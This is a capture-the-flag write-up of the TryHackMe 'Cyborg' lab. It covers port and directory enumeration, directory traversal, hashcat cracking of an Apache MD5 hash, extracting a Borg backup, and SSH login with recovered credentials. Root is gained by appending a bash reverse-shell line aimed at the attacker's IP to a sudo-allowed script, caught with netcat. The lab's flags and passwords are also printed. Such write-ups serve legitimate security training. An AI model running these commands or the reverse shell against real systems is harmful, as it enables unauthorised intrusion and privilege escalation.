

TryHackMe Cyborg lab

A box involving encrypted archives, source code analysis and more.

info gathered

IP: 10.10.181.248


Open Ports: port 22 ssh and port 80 http

```
root@ip-10-10-230-153:~# nmap -sT 10.10.181.248 -p 0-65535 -T5
Starting Nmap 7.60 ( https://nmap.org ) at 2024-02-18 00:25 GMT
Nmap scan report for ip-10-10-181-248.eu-west-1.compute.internal (10.10.181.248)
Host is up (0.00033s latency).
Not shown: 65534 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 02:73:05:EF:B1:8F (Unknown)



Nmap done: 1 IP address (1 host up) scanned in 3.01 seconds
```

when using directory traversal on the link of the website, a new page has been discovered:

```
10.10.181.248/../../../../etc/
```




Index of /etc

Name	Last modified	Size	Description
 Parent Directory		-	
 squid/	2020-12-30 02:09	-	




Apache/2.4.18 (Ubuntu) Server at 10.10.181.248 Port 80



entering the squied directory:




Index of /etc/squid


<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 passwd	2020-12-30 02:09	52	
 squid.conf	2020-12-30 02:09	258	

Apache/2.4.18 (Ubuntu) Server at 10.10.181.248 Port 80

when opening the passwd, a new text was found:



when opening squid.conf, the following text was found:




More directory enumeration has been done using gobuster and the following results has been found:


```
root@ip-10-10-230-153:~# gobuster dir -u 10.10.181.248 -w /root/Tools/wordlists/
dirbuster/directory-list-2.3-medium.txt
=====
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
=====
[+] Url: http://10.10.181.248
[+] Threads: 10
[+] Wordlist: /root/Tools/wordlists/dirbuster/directory-list-2.3-medium.tx
t
[+] Status codes: 200,204,301,302,307,401,403
[+] User Agent: gobuster/3.0.1
[+] Timeout: 10s
=====
2024/02/18 00:39:23 Starting gobuster
=====
/admin (Status: 301)
/etc (Status: 301)
/server-status (Status: 403)
=====
2024/02/18 00:39:46 Finished
=====
```

upon enumeration through 10.10.181.248/admin, a new dev file were retrieved from the archive:

1. press the 3 lines button on the top right corner of the page
2. go to archive
3. press on download



after unzipping and going through the content an new files were found:



Going to the admins tab, you will find the following message:

Admin Shoutbox

```
#####  
#####
```

[Yesterday at 4.32pm from Josh]

Are we all going to watch the football game at the weekend??

```
#####  
#####
```

[Yesterday at 4.33pm from Adam]

Yeah Yeah mate absolutely hope they win!

```
#####  
#####
```

[Yesterday at 4.35pm from Josh]

See you there then mate!

```
#####  
#####
```

[Today at 5.45am from Alex]

Ok sorry guys i think i messed something up, uhh i was playing around with the squid proxy i mentioned earlier.
I decided to give up like i always do ahahaha sorry about that.

I heard these proxy things are supposed to make your website secure but i barely know how to use it so im probably making it more insecure in the process.

Might pass it over to the IT guys but in the meantime all the config files are laying about.

And since i dont know how it works im not sure how to delete them hope they don't contain any confidential information lol.

other than that im pretty sure my backup "music_archive" is safe just to confirm.

```
#####  
#####
```

upon string the files in archive.tar, you can find the following:

```
root@ip-10-10-230-153:~/Desktop/home/field/dev/final_archive# strings integrity.  
5  
version  
hints  
@{"algorithm": "XXH64", "digests": {"final": "05178884e81563d7"}}  
index  
b{"algorithm": "XXH64", "digests": {"HashHeader": "146e9cb969e480a3", "final": "  
b53737af67235823"}}
```

XXH64 is the has used by Borg to encrypt the backup files.

config content

upon looking through the directory and going to the file config, you will find the following:

```
config x  README x  
1 [repository]  
2 version = 1  
3 segments_per_dir = 1000  
4 max_segment_size = 524288000  
5 append_only = 0  
6 storage_quota = 0  
7 additional_free_space = 0  
8 id = ebb1973fa0114d4ff34180d1e116c913d73ad1968bf375babd0259f74b848d31  
9 key = hqlhbGdvcm10aG2mc2hhmJU2pGRhdGHaAZ6ZS3p0jzX7NiYkZMTEyECo+6f9mTsi09ZWFV  
10 L/2KvB2UL9wHUA9nVV55aAMhyYRarsQWQZwjqhT0MedUEGWP+FQXlFJiCpm4n3myNgHWKj  
11 2/y/khvv50yC3gFIIdgoEXY5RxVCXhZBtR0Cwthh6sc3m4Z6VsebTxY6xY0Ip582HrINXzN  
12 8NZWZ0cQZCFxwkt1A0ENIljk/8gryggZl6HaNq+kPxjp8Muz/hm39ZQgk00Dc7D3YVwLhX  
13 daw9tQWl480pG5d6PHiL1yGdRn8+KUca82qhutWmoW1nyupSJxPDnSFY+/4u5UaoenPgX  
14 oDLeJ7BBxUVsP1t25NUxMWCfmFakNlMLlYVUVwE+60y84QUmG+ufo5arj+JhMYptMK2lyN  
15 eyUMQWcKX0fqUjC+m1qncyOs98q5VmTeUwYU6A7swuegzMxl9iqZ1YpRtNhuS4A5z9H0mb  
16 T8puAPzLDC1G33npkBeIFYIrwDBgXvCUqRHY6+PCxlngzz/QZyVvRMvQjp4KC0FocrkwL  
17 vi3rft2Mh/m7mUdmEejnKc5vRNCKaGFzaNoAICDoAxLOsEXy6xetV9yq+BzKRersnWC16h  
18 SuQq4smlLgqml0ZXJhdGlbnPOAAGGoKRzYWx02gAgzFQioCyKKfXqR5j3WKqwp+RM0Zld  
19 UCH8bjZLfc1GFsundmVyc2lvbGE=  
20
```

going to README file you will find a link to this website:

```
config x README x
1 This is a Borg Backup repository.
2 See https://borgbackup.readthedocs.io/
```

when inspecting this website, you will find some important information:

Data encryption

All data can be protected using 256-bit AES encryption, data integrity and authenticity is verified using HMAC-SHA256. Data is encrypted clientside.

Off-site backups

Borg can store data on any remote host accessible over SSH. If Borg is installed on the remote host, big performance gains can be achieved compared to using a network filesystem (sshfs, nfs, ...).

password cracking

hash: \$apr1\$BpZ.Q.1m\$F0qqPwHSOG50URuOVQTTn. that can be found in <http://10.10.181.248/etc/squid/passwd>. After googling the hash in the hashcat forums, turned out that it was apache MD5 hash

1600	Apache \$apr1\$ MD5, md5apr1, MD5 (APR) ²	\$apr1\$71850310\$gh9m4xcAn3MGxogwX/ztb.
------	--	--

it has the code 1600, so we can paste the code in a file called hash and then use the following command to crack the hash:

```
root@ip-10-10-230-153:~# hashcat -a 0 -m 1600 hash /root/Tools/wordlists/rockyou.txt
```

the result is the following:


```
* Filename..: /root/Tools/wordlists/rockyou.txt
* Passwords.: 14344391
* Bytes.....: 139921497
* Keyspace..: 14344384
* Runtime...: 2 secs

$apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.:squidward

Session.....: hashcat
Status.....: Cracked
Hash.Name.....: Apache $apr1$ MD5, md5apr1, MD5 (APR)
Hash.Target.....: $apr1$BpZ.Q.1m$F0qqPwHSOG50URuOVQTTn.
Time.Started.....: Sun Feb 18 04:02:59 2024 (9 secs)
Time.Estimated...: Sun Feb 18 04:03:08 2024 (0 secs)
Guess.Base.....: File (/root/Tools/wordlists/rockyou.txt)
Guess.Queue.....: 1/1 (100.00%)
Speed.#1.....: 4076 H/s (7.80ms) @ Accel:32 Loops:500 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 38976/14344384 (0.27%)
Rejected.....: 0/38976 (0.00%)
Restore.Point....: 38912/14344384 (0.27%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:500-1000
```

install borgbackup on your device.

Going back to the Archive.tar, we notice that it was compacted by borg. looking in the documentation of borg, we can extract it by brog following this command:

```
root@ip-10-10-230-153:~# borg extract /root/Desktop/home/field/dev/final_archive
:~music_archive
Enter passphrase for key /root/Desktop/home/field/dev/final_archive:
```

the password is: squidward

after we can use the terminal and look inside the file home and we will find the following:

```
root@ip-10-10-230-153:~/home# ls
alex
root@ip-10-10-230-153:~/home# cd alex
root@ip-10-10-230-153:~/home/alex# ls
Desktop Documents Downloads Music Pictures Public Templates Videos
root@ip-10-10-230-153:~/home/alex# cd Desktop
root@ip-10-10-230-153:~/home/alex/Desktop# ls
secret.txt
root@ip-10-10-230-153:~/home/alex/Desktop# cat secret.txt
shoutout to all the people who have gotten to this stage whoop whoop!"
root@ip-10-10-230-153:~/home/alex/Desktop# █
```

so we know that the user name is alex. if we go to Documents we will find a note that has the following:


```
root@ip-10-10-230-153:~/home/alex/Documents# ls
note.txt
root@ip-10-10-230-153:~/home/alex/Documents# cat note.txt
Wow I'm awful at remembering Passwords so I've taken my Friends advice and notin
g them down!

alex:S3cretP@s3
```

we can use that to connect to ssh and try to get to the root:

```
root@ip-10-10-230-153:~/home/alex/Documents# ssh alex@10.10.181.248
alex@10.10.181.248's password:
Welcome to Ubuntu 16.04.7 LTS (GNU/Linux 4.15.0-128-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

27 packages can be updated.
0 updates are security updates.

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

alex@ubuntu:~$
```

going through the content and we will find the flag for user:

```
alex@ubuntu:~$ ls
Desktop      Downloads  Pictures  Templates  Videos
Documents   Music      Public    user.txt
alex@ubuntu:~$ cat user.txt
flag{1_hop3_y0u_ke3p_th3_arch1v3s_saf3}
```

privilege escalation

we look first at the sudo commands that the user is allowed to use using the "sudo -l" command:

```
alex@ubuntu:/etc/mp3backups$ sudo -l
Matching Defaults entries for alex on ubuntu:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User alex may run the following commands on ubuntu:
    (ALL : ALL) NOPASSWD: /etc/mp3backups/backup.sh
```

we found that the file /etc/mp3backups/backup.sh has the root privileges without needing a password. to be able to write on the backup.sh file, we need to make the file writeable by using this command:

```
alex@ubuntu:/etc/mp3backups$ chmod +w backup.sh
```

after we add the following line to the file:

```
bash -i >& /dev/tcp/10.10.230.153/1234 0>&1
```

given that the IP address is the attacker address and the 1234 is the port where we will connect our reverse shell.

after saving the file, we will go to our machine and start a netcat listener using this command;

```
root@ip-10-10-230-153:~# nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
```

after, we go back and start the backup.sh on the victim machine:

```
alex@ubuntu:/etc/mp3backups$ sudo /etc/mp3backups/backup.sh
```

we go back to our machine and we find the root shell is on our listner:

```
root@ip-10-10-230-153:~# nc -lvnp 1234
Listening on [0.0.0.0] (family 0, port 1234)
Connection from 10.10.181.248 58168 received!
root@ubuntu:/etc/mp3backups#
```

now we go and find our root flag:

```
root@ubuntu:/usr# cd ..
cd ..
root@ubuntu:/# cd root
cd root
root@ubuntu:/root# ls
ls
root.txt
root@ubuntu:/root# cat root.txt
cat root.txt
flag{Than5s_f0r_play1ng_H0pE_y0u_enJ053d}
root@ubuntu:/root#
```